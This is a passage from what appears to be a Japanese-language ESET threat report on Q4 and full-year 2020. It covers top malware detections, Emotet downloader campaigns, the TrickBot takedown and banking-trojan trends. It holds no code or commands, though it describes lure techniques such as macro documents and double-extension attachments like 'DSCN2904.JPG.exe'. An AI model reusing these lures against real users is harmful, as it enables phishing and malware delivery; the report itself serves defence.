2020 年第 4 四半期（上）と 2020 年（下）のマルウェア検出率



2020 年第 4 四半期のマルウェア検出率トップ 10（マルウェア検出数に占める割合）
左：グローバル、右：日本

全世界で検出されたマルウェアトップ 10

VBA/TrojanDownloader.Agent トロイの木馬 2020 年 Q3：1 ↔ 2020 年 Q4：1

この検出名は通常、ユーザーを騙して悪意のあるマクロを実行させるために悪意を持って作成されたさまざまな Microsoft Office ファイルに使用されます。ファイルに含まれている悪意のあるマクロが実行されると、通常、追加のマルウェアをダウンロードして実行します。悪意のあるドキュメントは通常、電子メールの添付ファイルとして送信されます。この添付ファイルは、受信者にとって重要な情報に見せかけたものになっています

LNK/Agent トロイの木馬 2020 年 Q3：2 ↔ 2020 年 Q4：2

LNK/Agent は、Windows LNK ショートカットファイルを利用してシステムの他のファイルを実行するマルウェアの検出名です。ショートカットファイルは、通常は無害であると考えられており、疑われる可能性が低いため、攻撃者の間で人気が高まっています。LNK/Agent ファイルにはペイロードが含まれておらず、通常は他の複雑なマルウェアの一部として利用されます。LNK/Agent ファイルは、悪意のあるファイルがシステムに常駐するため、あるいはセキュリティを侵害する 1 つの方法として頻繁に使用されます。

HTML/Fraud トロイの木馬 2020 年 Q3：4 ↑ 2020 年 Q4：3

HTML/Fraud の検出には、被害者の操作によって金銭等の利益を得ることを目的として配信された、HTML ベースの不正コンテンツのさまざまなタイプが含まれます。たとえば、詐欺サイトや、HMTL ベースの電子メール、電子メールの添付ファイルなどです。そのような電子メールは、受信者に宝くじに当選したと信じ込ませて、個人情報を提供するように要求します。もう 1 つの一般的なケースは、有名な「ナイジェリア王子詐欺（別名「419 詐欺」）をはじめとする、いわゆる***前払い詐欺*** [21] です。

Win/Exploit.CVE-2017-11882 トロイの木馬 2020 年 Q3：3 ↓ 2020 年 Q4：4

この検出名は、Microsoft Office のコンポーネントである Microsoft 数式エディターに存在する ***CVE-2017-11882*** [22] の脆弱性を攻撃するように特別に細工されたドキュメントに使用されます。このエクスプロイトは公開されており、通常、セキュリティ侵害の初期段階として使用されます。ユーザーが悪意のあるドキュメントを開くと、エクスプロイトが開始され、シェルコードが実行されます。その後、別のマルウェアがコンピュータにダウンロードされ、任意の悪意のあるアクションが実行されます。

DOC/TrojanDownloader.Agent トロイの木馬 2020 年 Q3：5 ↔ 2020 年 Q4：5

この分類は、インターネットから追加のマルウェアをダウンロードする悪意のある Microsoft Word 文書を表します。Word 文書は多くの場合、請求書、フォーム、法的文書、一見すると重要な情報に偽装されています。これらの文書は、悪意のあるマクロ、埋め込まれた Packager（およびその他の）オブジェクトに依存している可能性があります。また、マルウェアがバックグラウンドでダウンロードされている間、受信者の注意をそらすおとり文書としても機能します。

HTML/Phishing.Agent トロイの木馬 2020 年 Q3:7 ↑ 2020 年 Q4：6

HTML/Phishing.Agent の検出名は、フィッシングメールの添付ファイルでよく使用されている悪意のある HTML コードに使用されます。このような添付ファイルが開かれると、銀行、決済サービス、ソーシャルネットワーキングの公式 Web サイトを偽装したフィッシングサイトが Web ブラウザに表示されます。これらの Web サイトでは認証情報または他の機密情報を入力するようにユーザーに要求し、入力した情報が攻撃者に送信されます。

JS/Agent トロイの木馬 2020 年 Q3：8 ↑ 2020 年 Q4：7

この検出名は、さまざまな悪意のある JavaScript ファイルに使用されます。これらの JavaScript ファイルは、静的な手法による検出を回避するために難読化されることが多くあります。それらは通常、ユーザーがアクセスしただけでセキュリティを侵害することを目的として、乗っ取った正規の Web サイトに配置されます。

DOC/Fraud トロイの木馬 2020 年 Q3：6 ↓ 2020 年 Q4：8

DOC/Fraud の検出には、主にメールから配信されるさまざまな詐欺的な内容の Microsoft Word 文書が含まれます。この脅威は、ユーザーに操作させることで利益を得ることを目的としており、たとえば、オンラインアカウントの認証情報や機密データを開示するように被害者を誘導します。これらのメールを受信したユーザーは、宝くじの当選や好条件での融資などの甘言に騙されてしまう恐れがあります。これらのドキュメントには、個人情報の入力を求めるサイトへのリンクが設定されていることが多くあります。

Win/Phorpiex ワーム 2020 年 Q3:13 ↑ 2020 年 Q4：9

Win/Phorpiex は、主に別のマルウェアのダウンロード、スパムの配信、DDoS 攻撃を行うために使用されるワームです。リムーバブルメディアを介して拡散し、ユーザーを騙してダウンロードさせて実行させるために、Web または FTP サーバーのフォルダに保存されている正規のファイルをこのワームのコピーに置き換えます。これは IRC チャンネルを介して通信します。

Win/HackTool.Equation トロイの木馬 2020 年 Q3:9 ↓ 2020 年 Q4：10

Win32/HackTool.Equation の検出名は、米国国家安全保障局（NSA）が最初に開発し、ハッキング組織 Shadow Brokers によって公開されたツールに使用されます。このツールは漏洩した後すぐに、サイバー犯罪者の間で広く使用されるようになりました。この検出名は、漏洩したこれらのツールから派生したマルウェアや同じ手法を使用する脅威にも使用されます。


ダウンローダー

第 3 四半期に増加したダウンローダー数は、第 4 四半期にわずかに減少しました。

ダウンローダーの数は第 3 四半期に増加しましたが、第 4 四半期は 14.7% 減少しました。検出されたダウンローダーのほとんどは 10 月に発生しており、そのほとんどは Emotet と密接に関係するマルウェアファミリーである VBA/TrojanDownloader.Agent でした。10 月 15 日と 10 月 20 日にダウンローダーの検出数が急増しましたが、その原因は 2 つの VBA の亜種でした。第 4 四半期には、SmokeLoader や Zloader（ESET 製品では Kryptik や Agent の名前で一般的に検出されます）による活動も増加しました。これらのダウンローダーは、LockBit や Crysis などのランサムウェアを最終的なペイロードとしてダウンロードすることが多くあります。


Emotet の開発者は 2020 年の最後の数ヶ月間、クリーンなバイナリを追加してダウンローダーステージのステルス性を向上しました。これは、機械学習を使用するセキュリティソリューションによる検出を回避する試みと考えられます。Emotet のオペレーターはアップグレードしたこのバージョンを使用して、大量のスパムを配信し、リトアニア、ギリシャ、日本、ルーマニア、フランスのユーザーに悪意のあるファイルを添付したメッセージを送りつけました。

第 4 四半期には、***haveibeenemotet.com*** [23] と呼ばれる新しいサービスが利用可能になりました。このサービスを使用すると、自分のメールアドレスがこのマルウェアファミリーのキャンペーンで悪用されているか確認できます。



2020 年のダウンローダー検出傾向、7 日間の移動平均線


同四半期には、国土安全保障省のサイバーセキュリティ・インフラストラクチャー・セキュリティ庁（CISA）が、米国の州政府や地方自治体に対し、新たな Emotet のフィッシングメールキャンペーンを警告するアラート [24] を発表しました。Emotet は、新型コロナウイルスに便乗したメールの件名の他に、10 月末のフェスティバルシーズンに便乗し、*ハロウィンをテーマにした* [25] 悪意のあるスパムを拡散しました。電子メールのメッセージには、パーティーにユーザーを招待する文章が記載されていますが、参加するために必要な詳細は添付文書に記載されており、「コンテンツを有効にする」ボタンをクリックするようにユーザーを誘導していました。もちろん、このボタンをクリックしても、使用している Microsoft Word のバージョンがアップグレードされるのではなく、デバイスに Emotet がインストールされる仕組みになっています。



Emotet が拡散している添付文書で使用されるテンプレート


ハロウィン後には、Emotet の活動は衰え始め、12 月末まで休止状態が続きました。このようなダウンローダーキャンペーンは、*クリスマス前のシーズン*に多く見られ [26]、オンラインショッピングに夢中になっているユーザーを騙して、不正なクリック操作をさせることが恒例になっていることから、今回この時期にスローダウンしたことは驚くべきことです。

前四半期と同様に、VBA/TrojanDownloader.Agent が第 4 四半期もトップ 10 を占めており、今回は検出された全ダウンローダーの 56% を占めました。



2020 年第 4 四半期のダウンローダータイプ別の検出比率

これは、最も多く検出されたダウンローダーのタイプにも反映されています。Visual Basic for Applications（VBA）のスクリプトは、ダウンローダーを配信するプラットフォームとして最も多く利用されていることに変わりはありませんが（第 4 四半期は 51%）、第 3 四半期と比較すると 13 パーセント減少しています。配信に使用されている他のプラットフォームとしては、トロイの木馬が仕込まれたオブジェクトを含む Office ファイル（DOC）が 10% で 2 位、Visual Basic Scripts が 8% で 3 位、Portable Executable（Win）が 6% で 4 位にランクインし、それぞれ若干増加しています。



2020 年のダウンローダーの検出率

2020 年を通してダウンローダーの増減を見ると、主に Emotet の活動の活性化と休止、そして犯罪者がマルウェアを配信するためにダウンローダーではなく不正に設定された RDP を選択するようになったことに大きな影響を受けました。このために、2 月から 6 月にかけてダウンローダーの検出数は減少しました。7 月以降は緩やかながらも着実に増加し、9 月、10 月には Emotet の活動が急増しました。

2020 年に見られたダウンローダーの急増のほとんどは、VBA/TrojanDownloader.Agent（ほとんどが Emotet）によるものでしたが、JS/TrojanDownloader.Nemucod もその増加の一因となりました。このダウンローダーキャンペーンは、2 月および年央には確認されていますが、これは日本のユーザーを主に標的としていました。このことから、2020 年にダウンローダーの最多の標的となった国は日本となり、検出率は 15.8% になりました。2 位はスペインとポーランド（4.4%）であり、イタリア（4.1%）、トルコ（3.9%）、タイ（3.8%）と続きました。

傾向と展望

2020 年の最初の数週間は、それまでは有名企業などへの標的型攻撃にのみ使用されていた Emotet の Wi-Fi スプレッダーモジュールの使用が明らかに増加しました。2 月には、そのオペレーターが難読化（制御フローの平坦化）をバイナリに追加したことで、もう一つの大きな変化がありました。

アップデート直後に休止状態が続いたことは誰も予期できなかったことですが、7 月に入るとサーバーが新たなスパムを大量に配信し始め、メインのペイロードとして Qbot を拡散させました。TrickBot からの切り替えは第 3 四半期までしか続かず、TrickBot が定位置に戻りました。2020 年第 4 四半期に TrickBot のインフラの大部分が解体された後も、Emotet はこのマルウェアファミリーを支え続けました。

10 月には、Emotet のオペレーターがクリーンなバイナリを使用して、ダウンローダーの検出をより困難にしようとしている動きがありました。その後、2 ヶ月間、沈黙が続きましたが、大幅にアップデートされたメインモジュールが 12 月 27 日に登場し、活動が再開されました。

2021 年も、Emotet はインフラを拡大し続け、フィッシング攻撃をさらに巧妙にしていくことが予測されますが、2021 年に 1 月に捜査当局によって実施された Emotet のテイクダウンが今後どのように影響するのか注視したいと思います。Emotet は、TrickBot との長期の協力関係を今後も継続し、テイクダウン後のインフラの復旧の一助とすることが予測されます。

ESET マルウェアアナリスト、Zoltán Rusnák

日本では、2020 年第 3 四半期には 47 位だった Win/TrojanDownloader.Tiny マルウェアファミリーが、第 4 四半期には 2 番目に多く検出されたダウンローダーになりました。この検出が飛躍的に増加した理由は、10 月 28 日に Win32/TrojanDownloader.Tiny.NRJ の攻撃が散発的に発生したためです。このマルウェアは、スパムキャンペーンを介して拡散し、ローダー自体になっている軽量な（11KB）.exe ファイルが、Excel ファイルになりすましていました。このマルウェアのオペレータは、ファイルを無害に見せかけるために無効な Microsoft の証明書を使用していましたが、検出を回避するための暗号化や難読化の手法は使用していませんでした。この目的は、広く知られている別のダウンローダーファミリーである Zloader をダウンロードすることと考えられます。


バンキングマルウェア（銀行を標的とするマルウェア）

バンキングマルウェアの検出数が減少し続ける中、TrickBot を解体するためのテイクダウンが行われました。


2020 年第 4 四半期には、バンキングマルウェアは継続的に減少し、第 3 四半期と比較して 33% 減少しました。年間で見たデータも同様であり、検出数は継続的な減少傾向にあります。この傾向は、サイバー犯罪者にとってリスクが少なく投資効果の高いランサムウェアなどの他の悪意のある活動の影響を受けているのかもしれません。

ESET のテレメトリで最も多く検出されているバンキングマルウェアファミリーは、今も JS/Spy.Banker ですが、そのシェアは縮小しており、第 3 四半期には 59% でしたが、第 4 四半期には 43% に減少しました。一方、MSIL/ClipBanker の検出率は 5% から約 11% に大幅に上昇しており、バンキングマルウェアの検出数ランキングの 3 位から 2 位に躍り出ました。過去に多く検出されていた Win/Spy.Danabot はトップ 10 のランキングから完全に脱落しました。


前四半期に引き続き、Qbot は TrickBot を一歩リードしており、一貫して高い検出数が記録されています。Qbot は、*ProLock ランサムウェアの使用を停止しましたが、これは Egregor* [27] との関係があると考えられます。Egregor は 9 月に突然に活動を開始し、現在最も多くの活動が見られるランサムウェア攻撃の 1 つです。Qbot が Emotet ダウンローダーのペイロードの 1 つとなった Q3 と比較すると、Q4 は 8% 減少し、若干沈静化しましたが、2020 年を通して見ると継続的に上昇しています。



2020 年第 4 四半期のバンキングマルウェアファミリーのトップ 10（バンキングマルウェア検出数に占める割合）
左：グローバル、右：日本



2020 年のバンキングマルウェアの検出傾向、7 日間の移動平均線




2020 年の TrickBot と Qbot の検出傾向、7 日間の移動平均線

一方で、TrickBot については第 4 四半期に大きな動きがありました。TrickBot は、第 1 四半期は非常に活発でした。3 月にその活動は大きく減少しましたが、これは、このサイバー犯罪グループが新たなマルウェアプロジェクトの開発に注力したことが影響したと考えられています。しかし、TrickBot は、10 月から ***Microsoft が主導する包括的な壊滅作戦*** [28] の対象となりました。この作戦の主な内容は、TrickBot の C&C サーバーをテイクダウンし、オペレーターが新しい C&C サーバーを取得できないようにすることでした。***ESET はこの壊滅作戦*** [1] に協力し、技術分析、統計情報、既知の C&C サーバーのドメイン名と IP を提供しました。弱体化したとはいえ、TrickBot を利用するサイバー犯罪グループは、まだいくつかの攻撃手段が残っていることを示しており、2 つの新しいモジュールをリリースしました。1 つは ***UEFI をスキャンするモジュール*** [29] であり、もう 1 つは ***Linux を標的にしたモジュール*** [30] であり、2020 年の年末に登場しています。


2020 年には、南米の銀行を標的としていたトロイの木馬が、欧州諸国も標的にするようになったことが確認されています。この欧州への展開を主導したのは、Grandoreiro、Mekotio、および Mispadu の 3 つのファミリーです。これらのキャンペーンの主要な標的となったのはスペインであり、欧州の攻撃の大部分がスペインに集中しました。標的となった他の国には、2020 年を通して一貫して少数の活動が続いているポルトガル、第 3 四半期と第 4 四半期にいくつかの攻撃が発生したイタリアとフランス、第 3 四半期に一度キャンペーンが発生したベルギーがあります。また、Grandoreiro は第 3 四半期にスイス、オランダ、ドイツ、イギリス、スロバキアの銀行を、そのバイナリ内の標的リストに追加しています。これは、次に攻撃する可能性のある場所を示唆している可能性があります。

攻撃対象を欧州諸国に拡大している動機と考えられるのは、南米の銀行を攻撃していたトロイの木馬のオペレーターが、さらなる成功を収めることができるどうかを確かめるために、自国の枠を越えて新たな市場を開拓しようとしていることです。



Grandoreiro、Mekotio、および Mispadu を合計した欧州とラテンアメリカにおける検出数

世界的に見ると、2020 年にバンキングマルウェアに関連する攻撃の最大の標的となったのは米国であり、その割合は 11.3% でした。ESET のテレメトリによると、全攻撃数の割合ではブラジルが 10.8% で 2 位、ポーランドが 7% で 3 位となっています。



2020 年のバンキングマルウェアの検出率

傾向と展望

昨年末に実施された壊滅作戦を受けて、TrickBot の活動は激減しました。ESET は、TrickBot ボットネットを継続的に監視していますが、現在までその活動レベルは非常に低いままになっています。しかし、TrickBot は完全に根絶されたわけではありません。たとえば、今でも新しい TrickBot モジュールが実環境に登場しています。昨年末に検出された UEFI スキャンモジュールは、今のところ多くは配信されていませんが、新しく開発されたモジュールの 1 つです。このモジュールは、UEFI を変更または置換することはできません。システムのファームウェアをスキャンし、ファームウェアの変更を可能にする脆弱性を探すことができるだけです。結局のところ、TrickBot のオペレーターは壊滅作戦により大きな打撃を受けましたが、大規模な活動を続けており、いつでも復活する可能性があります。

ESET 脅威リサーチ責任者、Jean-Ian Boutin

法規制の強化、顧客からの要望の高まり、サイバーセキュリティインシデントによる金銭的な損失や被害の発生を受けて、銀行業界はサイバーセキュリティの防御策を徐々に改善してきました。これらの努力は実を結びつつあり、サイバー犯罪者はバンキングマルウェアを諦めて、別の攻撃対象を見つけようとしています。

ESET CISO、Daniel Chromek

ESET は 10 月 9 日、日本国内で MSIL/ClipBanker および Win32/Spy.Bebloh の脅威が数回にわたって発生し、バンキングマルウェアの検出が急増したことを検知しました。サイバー犯罪者は、実行ファイル形式の悪意のある添付ファイルを、日本を主な標的としてスパムメールで配信しました。悪意のある添付ファイルは、個人の写真になりすまし、二重拡張子（DSCN2904.JPG.exe、IMG_0838_000011.jpg.exe、make_money_with_it.exe など）によって実行ファイルであることを隠していました。最も多かったメールの件名 / トピックは、「会えてよかったです」、「元気ですか」、「こんにちは」、「最近どうですか」など、かなり曖昧で具体的な情報がないものでした。これにより、第 4 四半期には、日本国内の MSIL/ClipBanker マルウェアファミリーの検出件数が第 3 四半期と比較して 700% 以上増加しました。

ランサムウェア

